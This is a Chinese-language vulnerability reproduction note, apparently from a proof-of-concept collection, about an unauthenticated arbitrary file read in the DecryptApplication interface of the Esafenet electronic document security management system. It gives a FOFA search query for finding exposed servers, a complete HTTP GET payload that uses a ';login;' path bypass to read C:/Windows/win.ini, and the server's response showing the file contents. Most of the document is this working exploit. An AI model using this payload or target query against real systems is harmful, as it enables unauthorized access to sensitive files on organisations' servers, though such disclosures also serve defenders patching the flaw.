Y5-1亿赛通-电子文档安全管理系统-任意文件读取

漏洞描述：

某赛通电子文档安全管理系统 DecryptApplication 接口处任意文件读取漏洞，未经身份验证的攻击者利用此漏洞获取系统内部敏感文件信息，导致系统处于极不安全的状态。

网站图片：

网络测绘：

fofa语法：


FOFA：body="/CDGServer3/index.jsp"

漏洞复现：

payload：

```
GET /CDGServer3/client/;login;/DecryptApplication?command=ViewUploadFile&filePath=C:///Windows/win.ini&uploadFileId=1&fileName1=ox9wcxwck7g1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

效果图:
读取C:/Windows/win.ini



```
GET /CDGServer3/client/;login;/DecryptApplication?command=ViewUploadFile&filePath=C:///Windows/win.ini&uploadFileId=1&fileName1=ox9wcxwck7g1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=C4D9A1132B94B8D5259
X-Frame-Options: ALLOW-FROM null
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Disposition: attachment;filename=o
Content-Type: application/MIME-CobraDG;cha
filename=ox9wcxwck7g1;charset=UTF-8
Date: Wed, 13 Mar 2024 11:23:24 GMT
Connection: close
Content-Length: 92

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```